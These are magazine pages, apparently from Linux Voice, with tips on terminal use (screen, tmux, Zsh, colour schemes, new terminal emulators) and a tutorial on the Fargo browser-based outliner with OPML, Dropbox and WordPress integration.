Almost every command has a manual page explaining options (eg **man ls** – press Q to quit the viewer). There you can learn about command options, so you can see that **ls -la** shows a detailed list including hidden files. Use the up and down cursor keys to cycle through previous commands, and use Tab after entering part of a file or directory name to auto-complete it.

combination and working directory. If you're feeling especially ambitious, you can change the background colours as well as the foreground ones, for really striking combinations. The ever useful Arch wiki has a full list of colour codes: <http://tinyurl.com/3gvz4ec>.

2 TMUX: A WINDOW MANAGER FOR YOUR SHELL

A window manager inside a text mode environment – it sounds crazy, right? Well, do you remember when web browsers first implemented tabbed browsing? It was a major step forward in usability at the time, and reduced clutter in desktop taskbars and window lists enormously. Instead of having taskbar or pager icons for every single site you had open, you just had the one button for your browser, and then the ability to switch sites inside the browser itself. It made an awful lot of sense.

If you end up running several terminals at the same time, a similar situation occurs; you might find it annoying to keep jumping between them, and finding the right one in your taskbar or window list each time. With a text-mode window manager you can not only run multiple shell sessions simultaneously inside the same terminal window, but you can even arrange them side-by-side.

And there's another benefit too: detaching and reattaching. The best way to see how this works is to try it yourself. In a terminal window, enter **screen** (it's installed by default on most distros, or will be available in your package repositories). Some welcome text appears – just hit Enter to dismiss it. Now run an interactive text mode program, such as **nano**, and close the terminal window.

In a normal shell session, the act of closing the window would terminate every process running inside it – so your *Nano* editing session would be a goner. But not with *screen*. Open a new terminal and enter:

```
screen -r
```

And *voilà*: the *Nano* session you started before is back!


When you originally ran **screen**, it created a new shell session that was independent and not tied to a specific terminal window, so it could be detached and reattached (hence the **-r** option) later.

This is especially useful if you're using SSH to connect to another machine, doing some work, and don't want a flaky connection to ruin all your progress. If you do your work inside a **screen** session and your connection goes down (or your laptop battery dies, or your computer explodes), you can simply reconnect/recharge/buy a new computer, then SSH back in to the remote box, run **screen -r** to reattach and carry on from where you left off.

Here's **tmux** with two panes open: the left has Vim editing a configuration file, while the right shows a manual page.

```
mike@debianmike: ~
File Edit Tabs Help
1 Package generated configuration file
2 # See the sshd_config(8) manpage for details
3
4 # What ports, IPs and protocols we listen for
5 Port 22
6 # Use these options to restrict which interfaces/prot
ocols sshd will bind to
7 #ListenAddress ::
8 #ListenAddress 0.0.0.0
9 Protocol 2
10 # HostKeys for protocol version 2
11 HostKey /etc/ssh/ssh_host_rsa_key
12 HostKey /etc/ssh/ssh_host_dsa_key
13 HostKey /etc/ssh/ssh_host_ecdsa_key
14 #Privilege Separation is turned on for security
15 UsePrivilegeSeparation yes
16
17 # Lifetime and size of ephemeral version 1 server key
18 KeyRegenerationInterval 3600
19 ServerKeyBits 768
20
21 # Logging
22 SyslogFacility AUTH
23 LogLevel INFO
24
25 # Authentication:
26 LoginGraceTime 120
27 PermitRootLogin yes
28 StrictModes yes
29
30 RSAAuthentication yes
31 PubkeyAuthentication yes
32 #AuthorizedKeysFile  %h/.ssh/authorized_keys
33
sshd_config 1.1 top
[syntax on]
[0] Oviw* i:bash-
```

```
SSHD_CONF... BSD File Formats ManualSSHD_CONF...
NAME
  sshd_config - OpenSSH SSH daemon configura-
  tion file
SYNOPSIS
  /etc/ssh/sshd_config
DESCRIPTION
  sshd(8) reads configuration data from
  /etc/ssh/sshd_config (or the file specified
  with -f on the command line). The file
  contains keyword-argument pairs, one per
  line. Lines starting with '#' and empty
  lines are interpreted as comments. Argu-
  ments may optionally be enclosed in double
  quotes (") in order to represent arguments
  containing spaces.
  Note that the Debian openssh-server package
  sets several options as standard in
  /etc/ssh/sshd_config which are not the
  default in sshd(8). The exact list depends
  on whether the package was installed fresh
  or upgraded from various possible previous
  versions, but includes at least the follow-
  ing:
  - Protocol 2
  - ChallengeResponseAuthentication
  no
  - X11Forwarding yes
  - PrintMotd no
  - AcceptEnv LANG LC *
```



In **tmux**, hit **Ctrl+B** followed by **?** to get a list of the default key bindings.

Now, we've been talking about GNU *screen* here, but the title of this section mentions *tmux*. Essentially, *tmux* (terminal multiplexer) is like a beefed up version of *screen* with lots of useful extra features, so we're going to focus on it here. Some distros include *tmux* by default; in others it's usually just an **apt-get**, **yum install** or **pacman -S** command away.

Multiplexing magic

Once you have it installed, enter **tmux** to start it. You'll notice right away that there's a green line of information along the bottom. This is very much like a

taskbar from a traditional window manager: there's a list of running programs, the hostname of the machine, a clock and the date. Now run a

program, eg *Nano* again, and hit **Ctrl+B** followed by **C**. This creates a new window inside the *tmux* session, and you can see this in the taskbar at the bottom:

```
0:nano- 1:bash*
```

Each window has a number, and the currently displayed program is marked with an asterisk symbol. **Ctrl+B** is the standard way of interacting with *tmux*, so if you hit that key combo followed by a window number, you'll switch to that window. You can also use **Ctrl+B** followed by **N** and **P** to switch to the next and previous windows respectively – or use **Ctrl+B** followed by **L** to switch between the two most recently used windows (a bit like the classic **Alt+Tab** behaviour on the desktop). To get a window list, use **Ctrl+B** followed by **W**.

So far, so good: you can now have multiple programs running inside a single terminal window, reducing clutter (especially if you often have multiple SSH logins active on the same remote machine). But what about seeing two programs at the same time?

For this, *tmux* uses "panes". Hit **Ctrl+B** followed by **%** and the current window will be split into two sections,

one on the left and one on the right. You can switch between them Using **Ctrl+B** followed by **O**. This is especially useful if you want to see two things at the same time – eg a manual page in one pane, and an editor with a configuration file in another.

Sometimes you'll want to resize the individual panes, and this is a bit trickier. First you have to hit **Ctrl+B** followed by **:** (colon), which turns the *tmux* bar along the bottom into a dark orange colour. You're now in command mode, where you can type in commands to operate *tmux*. Enter **resize-pane -R** to resize the current pane one character to the right, or use **-L** to resize in a leftward direction. These may seem like long commands for a relatively simple operation, but note that the *tmux* command mode (started with the aforementioned colon) has tab completion. So you don't have to type the whole command – just enter **"resi"** and hit **Tab** to complete. Also note that the *tmux* command mode also has a history, so if you want to repeat the resize operation, hit **Ctrl+B** followed by colon and then use the up cursor key to retrieve the command that you entered previously.

Finally, let's look at detaching and reattaching – the awesome feature of *screen* we demonstrated earlier. Inside *tmux*, hit **Ctrl+B** followed by **D** to detach the current *tmux* session from the terminal window, which leaves everything running in the background. To reattach to the session use **tmux a**. But what happens if you have multiple *tmux* sessions running? Use this command to list them:

tmux ls

This shows a number for each session; if you want to reattach to session 1, use **tmux a -t 1**. *tmux* is hugely configurable, with the ability to add custom keybindings and change colour schemes, so once you're comfortable with the main features, delve into the manual page to learn more.

"Tmux enables you to have multiple programs running inside a single terminal window."

Zsh: an alternative shell

Choice is good, but standardisation is also important as well. So it makes sense that almost every mainstream Linux distribution uses the *Bash* shell by default – although there are others. *Bash* provides pretty much everything you need from a shell, including command history, filename completion and lots of scripting ability. It's mature, reliable and well documented – but it's not the only shell in town.

Many advanced users swear by *Zsh*, the Z Shell. This is a replacement for *Bash* that offers almost all of the same functionality, with some extra features on top. For instance, in *Zsh* you can enter **ls -** and hit **Tab** to get quick descriptions of the various options available for **ls**. No need to open the manual page!

Zsh sports other great auto-completion features: type **cd /u/lo/bi** and hit **Tab**, for instance, and the full path of **/usr/local/bin** will appear (providing there aren't other paths containing **u**, **lo** and **bi**). Or try **cd** on its own followed by **Tab**, and you'll see nicely coloured directory listings – much better than the plain ones used by *Bash*.

Zsh is available in the package repositories of all major distros; install it and enter **zsh** to start it. To change your default shell from *Bash* to *Zsh*, use the **chsh** command. And for more information visit www.zsh.org.

Fine-tune your colour scheme

We're not obsessed with eye-candy at Linux Voice, but we do recognise the importance of aesthetics when you're staring at something for several hours every day. Many of us love to tweak our desktops and window managers to perfection, crafting pixel-perfect drop shadows and fiddling with colour schemes until we're 100% happy. (And then fiddling some more out of habit.)

But then we tend to ignore the terminal window. Well, that deserves some love too, and at <http://ciembor.github.io/4bit> you'll find a highly awesome colour scheme designer that can export settings for all of the popular terminal emulators (*XTerm*, *Gnome Terminal*, *Konsole* and *Xfce4 Terminal* are among the apps supported.) Move the sliders until you attain colour scheme nirvana, then click on the Get Scheme button at the top-right of the page.

Similarly, if you spend a lot of time in a text editor such as *Vim* or *Emacs*, it's worth using a well-crafted palette there as well. **Solarized** at <http://ethanschoonover.com/solarized> is an excellent scheme that's not just pretty, but designed for maximum usability, with plenty of research and testing behind it.

```
1 #!/bin/bash~
2 ~
3 cd $ROOT_DIR
4 DOT_FILES="lastpass weechat ssh Xauthority"~
5 for dotfile in $DOT_FILES; do conform_link "$DATA_DIR/$dotfile" ".$dotfile"; done
6 ~
7 # } } }~
8 # crontab update from file {{{~
9 # TODO: refactor with suffix variables (or common cron values)~
10 ~
11 case "$PLATFORM" in
12     linux)~
13         #conform_link "$CONF_DIR/shell/zshenv" ".zshenv"~
14         crontab -l > $ROOT_DIR/tmp/crontab-conflict-arch~
15         cd $ROOT_DIR/$CONF_DIR/cron~
16         if [[ "$(diff ~/tmp/crontab-conflict-arch crontab-current-arch)" == "" ]];~
17         then # no difference with current backup~
18             logger "$LOG_PREFIX: crontab live settings match stored "\
19                 "settings; no restore required"~
20             rm ~/tmp/crontab-conflict-arch~
```

The Solarized colour scheme might not look so swish on paper, but it works brilliantly on the screen to reduce eye strain during long coding sessions.

3 THE TERMINALS OF THE FUTURE

You might be wondering why the application that contains your command prompt is called a terminal. Back in the early days of Unix, people tended to work on multi-user machines, with a giant mainframe computer occupying a room somewhere in a building, and people connected to it using screen and keyboard combinations at the end of some wires. These terminal machines were often called “dumb”, because they didn't do any important processing themselves – they just displayed whatever was sent down the wire from the mainframe, and sent keyboard presses back to it.

Today, almost all of us do the actual processing on our own machines, so our computers are not terminals in a traditional sense. This is why programs like *XTerm*, *Gnome Terminal*, *Konsole* etc. are called “terminal emulators” – they provide the same facilities as the physical terminals of yesteryear. And indeed, in many respects they haven't moved on much. Sure, we

have anti-aliased fonts now, better colours and the ability to click on URLs, but by and large they've been working in the same way for decades.


Some programmers are trying to change this though. *Terminology* (<http://tinyurl.com/osopjv9>), from the team behind the ultra-snazzy *Enlightenment* window manager, aims to bring terminals into the 21st century with features such as inline media display. You can enter **ls** in a directory full of images and see thumbnails, or even play videos from directly inside your terminal. This makes the terminal work a bit more like a file manager, and means that you can quickly check the contents of media files without having to open them in a separate application.

Then there's *Xiki* (www.xiki.org), which describes itself as “the command revolution”. It's like a cross between a traditional shell, a GUI and a wiki; you can type commands anywhere, store their output as notes for reference later, and create very powerful custom commands. It's hard to describe it in mere words, so the authors have made a video (see the Screencasts section of the *Xiki* site) which shows how much potential it has.

And *Xiki* is definitely not a flash in the pan project that will die of bitrot in a few months. The authors ran a successful Kickstarter campaign to fund its development, netting over \$84,000 at the end of July. Yes, you read that correctly – \$84K for a terminal emulator. It might be the most unusual crowdfunding campaign since some crazy guys decided to start their own Linux magazine... 

LV PRO TIP

Many command line and text-based programs match their GUI equivalents for feature parity, and are often much faster and more efficient to use. Our recommendations: *Irssi* (IRC client); *Mutt* (mail client); *rTorrent* (BitTorrent); *Ranger* (file manager); *htop* (process monitor). *ELinks* does a decent job for web browsing, given the limitations of the terminal, and it's useful for reading text-heavy websites such as Wikipedia.



Xiki aims to be both a more welcoming shell for new users, and a step-up for experienced CLIs.

Mike Saunders remembers using a mouse once. On the Amiga. Now he just wants kids to get off his damn lawn.

FARGO: WRITE AND PUBLISH OUTLINES IN OPEN FORMATS

MARCO FIORETTI

Turn the web upside down with this text outliner – without installing a single piece of software.

WHY DO THIS?

- Prepare yourself for the open, distributed web of tomorrow, in an easy and fun way.
- Publish a nice-looking personal blog for free, in five minutes, without installing anything.
- Get familiar with OPML. You may need it again some day. Trust us.


When you look at it closely, much written text has the same basic structure. Newspaper articles, philosophy essays, novel summaries, courseware, recipes... are all outlines – that is, hierarchical trees of topics and sub topics. If this is true, the more a software editor takes it into account, the more efficient it is, right?

Fargo is an outliner – that is a text editor designed to handle outlines in the most efficient way. Any outliner program provides tools to quickly navigate the elements of an outline and rearrange them at will, with the smallest possible effort. Above all, outliners can instantly hide certain levels or branches of an outline, so that at any moment you only see the exact amount of content and level of detail that you want to see.

Outliners are nothing new. In fact, the real value of *Fargo* is not in what it does, but in how and where it does it. This tutorial explains how *Fargo* works and how to use it, mainly from the point of view of a Linux user who would like to integrate it with their other online and desktop activities.

Now, the *Fargo* user interface is deceptively simple. It's easy to find the menus and buttons that perform an action, but to work with this tool (rather than against it) you must first understand the *Fargo* philosophy and what it does under the hood. We may even say that assimilating where the hood is is the hardest part here. Consequently, we will devote more space to explaining what *Fargo* provides, and how, than to explain how to actually use single menus or panels.

There are three points that were the origin, and still are at the core, of the *Fargo* proposal. The first is the observation that modern JavaScript-capable browsers are very powerful and run on hardware, even including mobile devices, much more powerful than



Eye candy and formatting functions in *Fargo* are limited to the bare minimum, and there are two powerful menus for viewing and managing outlines.

10 or even just five years ago. No question about that, but the other points deserve more reflection.

Fargo also works on the assumption that today “the cloud is ubiquitous and reliable” (not to mention, we may add, affordable). Residents in rural areas of Western countries, plus almost everybody else, may disagree on this. The final point is about lock in and... let's discuss it at the end of the tutorial.


Fargo architecture and requirements

Installing *Fargo* is really simple: there is nothing to install! The only requirements are a browser that can handle JavaScript and HTML5 and a Dropbox account. Log in to Dropbox, point your browser to <http://fargo.io> and accept the request to let the *Fargo* app work in a dedicated subfolder of your account. If you don't see that request, it is because you've already been there. Tell your browser to erase all the cookies from the **fargo.io** domain and reload.

Thirty seconds later, you will be able to start writing outlines and publishing them online using an interface, and with a final result, already close to what you could get at **Tumblr.com** or **WordPress.com**, but without the lock-in.

This happens because, while *Fargo* is a static JavaScript app that runs entirely in the browser of your own computer or smartphone, it behaves as if it were a traditional CMS engine and produces the same results: you can always write and archive outlines in the same way from any device and location. From the

We see two very important things here: first, text written in *Fargo* looks very clean and easy on one's eyes. Second, that all your works remain available in open source formats.



viewer's point of view it's the same too: everybody can access all the outlines that you made public as if they were a traditional website. *Fargo* can also generate static HTML versions of your outlines and upload them to a web server whenever you want.

This is why *Fargo* has the potential to turn the web upside down. The current model of web self publishing and working "in the cloud" is based on central CMS servers doing all the really heavy work, from database queries to page rendering, for many thousands of authors and visitors simultaneously. This architecture demands servers and data centres with very high costs and environmental impacts.

In the *Fargo* model, as much as possible is decentralised. Only sensible data such as passwords are stored in your device. Raw outlines are still stored on servers; that is, in a private folder of your Dropbox account, but all the processing happens in the browsers that run *Fargo*, or in those that display its static HTML pages.


For authors, *Fargo* has another big advantage on server-based publishing systems like WordPress: since all the CMS logic runs in a browser, it can have a much more flexible and responsive interface, and provide a structure that naturally matches the structure of most writing.

Structure of Fargo content

At the low level, each *Fargo* outline is a separate OPML file stored in your Dropbox account (see the OPML box below to understand what OPML is, and why it is great regardless of *Fargo*). Using Dropbox as filesystem also provides automated backups and versioning for free, even if you still have to backup everything outside Dropbox regularly.

The single elements of each outline, which can be nested at will, are called headlines (or even summits, if at the top level). We would have preferred terms like node or paragraph, because each *Fargo* headline can be as long as you want, and each time you press Enter, you create a new one, but headline it is.

Besides its unique position in the hierarchy, which of course you can change as you want, each headline can have attributes like identification code, creation



Fargo would be very useful even as a purely private editor, but it couldn't be easier to transform content in to a blog.

date or author-defined data, or be commented out. In the latter case, the headline will remain in the OPML file, but out of sight, and it will never be included in the HTML versions. We will explain how to comment or assign attributes in a moment.

All your Dropbox files are private, until you ask *Fargo* to create public, but read-only links to them. An outline can even embed content from external websites, if you pass them to *Fargo* with the browser Bookmarklet linked from the right bar.

When an outline grows unwieldy, you can archive all its headlines that you don't need to edit anymore, and still make them show up (and render) in the outline. To do that, you have to archive those headlines as "includes". Do do this, place the cursor on them, select File > Archive Cursor, and they will be moved to the **archive** sub-folder of your *Fargo* folder in Dropbox.

Images and interactive content? Of course!

In case you were worrying that a system optimised for outlines doesn't support anything but static text, relax! You can tell *Fargo* to keep an eye on a Dropbox subfolder for generic media (images, audio, PDFs, whatever). Then, any time you upload something there, *Fargo* will notice it and give you a URL for it in a pop-up window. You can add as much interactivity as you want to your *Fargo* outlines... as long as you write

LV PRO TIP

If you have a lot of texts on your hard drive that you would like to import in *Fargo*, don't worry. It's very likely, you can automate much of that work. One of the best tools for the is *Pandoc* (<http://johnmacfarlane.net/pandoc>): a very versatile converter that can transform any of dozens of formats into any of the others.

What is OPML?

Really open file formats and communication standards are arguably even more important than free software. If somebody else sends you files in one of those formats, you can merrily ignore if they use proprietary software, and open those files with whatever application you prefer, directly on Linux.


In the open formats family, the Outline Processor Markup Language (OPML – <http://dev.opml.org/spec2.html>), was developed specifically to process and exchange outlines. You have probably already seen it, or at least one of its applications: the list of links on the side of many websites known as "blogrolls" are just that: outlines that under the hood are most probably OPML files.

The most frequent application of OPML, at least on the web, is the automatic exchange of lists of RSS feeds between the

websites and software programs that generate, process and syndicate such feeds.

From a technical point of view, OPML is nothing other than another application of XML. In practice, this means that an OPML file, while terribly verbose, is just plain text that you can generate, parse and process automatically with many free software tools, from custom scripts to specialised editors.

It is equally important to realise that there's nothing to limit OPML to handling lists of headlines and relative links and abstracts. Formally speaking, OPML can handle anything whose structure is a hierarchic tree of nodes, each containing named attributes in text format. If you think about it for just a moment, you will realise that even your family tree, or your company's organisation chart, match this description.



What looks just like very well structured text, automatically becomes a simple blog, complete with Disqus comments, with just a few clicks.

it in JavaScript, as *Fargo* itself. In general, the developers have already started to think about JavaScript “verbs” for *Fargo* that would make such tasks easier. See <http://docs.fargo.io/fargoScripting/> for details.

You can already add snippets of JavaScript to a headline (including calls to internal *Fargo* functions) and run them by pressing `Ctrl+.` It is also possible to run some JavaScript code automatically, every time you reload *Fargo* or publish an outline.

The Fargo user interface

The first thing you want to do in your *Fargo* outliner is click on ‘Cribsheet’ in the right sidebar, to get a cheatsheet with all the main commands. Next, you should take a look at the many resources in the Docs top menu. Just remember that whenever those pages say “Cmd”, (as in the Command key on OS X) what they mean on Linux is the Control key.

Now, let’s talk configuration. To access the *Fargo* configuration tabs, click on your name in the top-right corner of the browser window and select “Settings”. Besides a multimedia folder here, you can set a password to encrypt all your private outlines, the

Integration with WordPress

Many bloggers simply cannot give up their WordPress accounts for *Fargo*, because they need some special plugin or, much more simply, they are just (co-)authors, not the owners of those blogs. What should they do, if they find the *Fargo* authoring interface much better than the WordPress one? Post to WordPress from *Fargo*, of course (only one blog per *Fargo* account, sorry!). The “Blog” tab of the *Fargo* settings interface is there just for that purpose: enter the URL of your blog, your username and password.

If you need to format your blog posts in ways that *Fargo* doesn’t support, just check the Markdown box, and all the markup you add in your headlines will automatically be converted to HTML before sending it to the blog. After this initial configuration, every time you want to post create a new headline for the title, another right below it with the content, and click on the WordPress icon in the left sidebar.

autosave behaviour and your contact information (profile page, email, Twitter and Facebook accounts). In the same place, you can define separate CSS styles for each level of your outlines, or a background image.

Fargo can handle multiple outlines simultaneously, each in a different tab. The editor marks each headline with a wedge on the left, which will be black if there is unexpanded test underneath it, or grey otherwise. The actual content of a headline can be formatted with HTML or Markdown syntax.

Setting the standard attributes of a headline, or giving it custom ones, is easy: select the headline, click on the suitcase icon (or select Outliner > Edit Attributes) and enter the attribute name on the left and its value on the right. Click on the + button if you also need to add custom attributes, and repeat. Headlines can also be individually commented by pressing `Ctrl+\`. When you do that, their wedges will become chevrons. To uncomment them, press `Cmd+\` again.

Working with Fargo

Looking at *Fargo* as just an editor, its two main features are the ‘Outliner’ and ‘Reorg’ top menus. The first is used to control how much you see of the current outline and toggle between Non-Render and Render mode: use the first mode to write or edit raw markup inside an outline, and the other to see what the results looks like.

As the name suggests, the ‘Reorg’ menu helps to reorganise your writings. The entries to move one or more headlines up or down the outline they are in, or to change their indentation levels, are all there.

The main functions found in both those top menus are also available in ‘Pad’ format, to work faster on touchscreen devices. The *Fargo* ‘Arrow Pad’ (Outliner > Show Arrow Pad) has two buttons, one to collapse or expand parts of the hierarchy, and the other to toggle Navigate and Reorg mode. Depending on the mode the four arrow icons in the pad will let you move headlines around, or navigate from one to another.

On devices with real keyboards, you can use shortcuts for almost all menu entries. Tab and Shift+Tab, for example, increase and decrease the indentation level of a headline. Remember that in *Fargo* pressing the Enter key does not enter a newline, or split the current text in two. It just add one more empty headline below the current one, regardless of where the cursor was when you typed.

Once you have acquired familiarity with the outline-oriented interface of *Fargo*, you will also be able to use it to build a public, simple blog. The post shown in the image above-left was created in four main steps (the extra, really simple details are all at <http://fargo.io/docs/blogging/firstPost.html>):

- 1 Create a new outline (File > New).
- 2 Give it a name (File > Name Outline), let’s say ‘goinuxvoice’.
- 3 Write some content in the usual way.
- 4 When you are done, put the cursor on the top

LV PRO TIP

Take advantage of *Fargo* to reorder all those disorganised folders that you likely have in your Dropbox account! This will make it much easier to keep stuff you want to publish through *Fargo* from everything else, and you should already be doing it anyway.

headline, and click the Eye icon in the left bar.

The last action will create a new subdomain, **glinuxvoice.smallpict.com** (Small Pict is the company that develops Fargo). All visitors of that domain will be transparently redirected to static HTML copies, organised like a blog, of all the posts that you add to that named outline. The documentation also explain how to add WordPress-like categories or generate RSS feeds.

If you plan to use *Fargo* just for private outlines, but occasionally want to share one of them with others, in read-only mode, select File > View In Reader: this will produce a public URL of your outline that you can distribute to your friends, students or colleagues.

Desktop integration and automation

What you have learned so far is enough to make most aspiring authors of outliners and personal blogs happy, but we Linux users are more demanding than the average bear.

Writing outlines and optionally publishing them online with *Fargo* is easy and efficient, but could we do more? For example, would it be possible to reuse *Fargo* content in other publishing systems, with as little manual work as possible?

Or what about writing outlines locally (even when there is no connectivity), and uploading them automatically when you connect to the internet?

The first activity – re-use – is pretty easy. Set up the Linux client for Dropbox to automatically copy all the raw outlines onto your computer in OPML format, then play with tools like *Pandoc* to convert them to other formats, as in these two examples:

```
#> pandoc -f opml -t html outline.opml > outline.html
```

```
#> pandoc -f opml -t markdown outline.opml > outline.md
```

In other words, it's easy to avoid being locked into *Fargo* as an outline-based editor.


The reverse path – that is, generating OPML outlines on your computer and using them in *Fargo* – is not possible yet. Not directly, at least. If you put OPML files in your *Fargo* folder at **Dropbox.com** nothing will happen. The only available workaround so far seems to be uploading those files somewhere else, and then to tell *Fargo* to include them. This location can even be another subfolder of your Dropbox account, as long as you share it to get a publicly accessible URL usable by *Fargo*.

Control, and alternatives

All this finally leads us back to the final basic point of *Fargo*, the one that we only hinted at in the beginning, and to the future developments of this technology.

One of the official announcements of *Fargo* proudly points out that using it “you have a lot more freedom about where you host your website”. In reality, as you should have already noticed, things are quite different from that, at least now and for average users.

On one hand, you have to have a Dropbox account and let them “see” your private documents, which is not all that comfortable in this post-Snowden era. On



This is where all your raw content, obviously in open formats, ends up in *Fargo*: inside dedicated folders and subfolders of the *Fargo* app space of your Dropbox account.

the other, if you want to use *Fargo* for blogging, your online presence will only be as stable as the **smallpict.com** domain name, and the willingness of its owners to let you use it for free.

Wouldn't be great if all the servers *Fargo* needed were a Raspberry Pi under your desk, and it could use any domain name of your choice?

Truth be told, Dave Winer and the other developers of *Fargo* do see all the limitations, and are more than willing to overcome them. In fact, we already have some alternatives today, and a road ahead to solve the problem for good.

The already existing, but radical solution to the problem just mentioned is to not use *Fargo*. If you think about it, a desktop-based outline editor coupled with a static blog engine like *Mynt* or *Jekyll* already provides most of what you may get from *Fargo*. Especially on Linux, which gives you the ability to couple it with the right set of shell scripts.

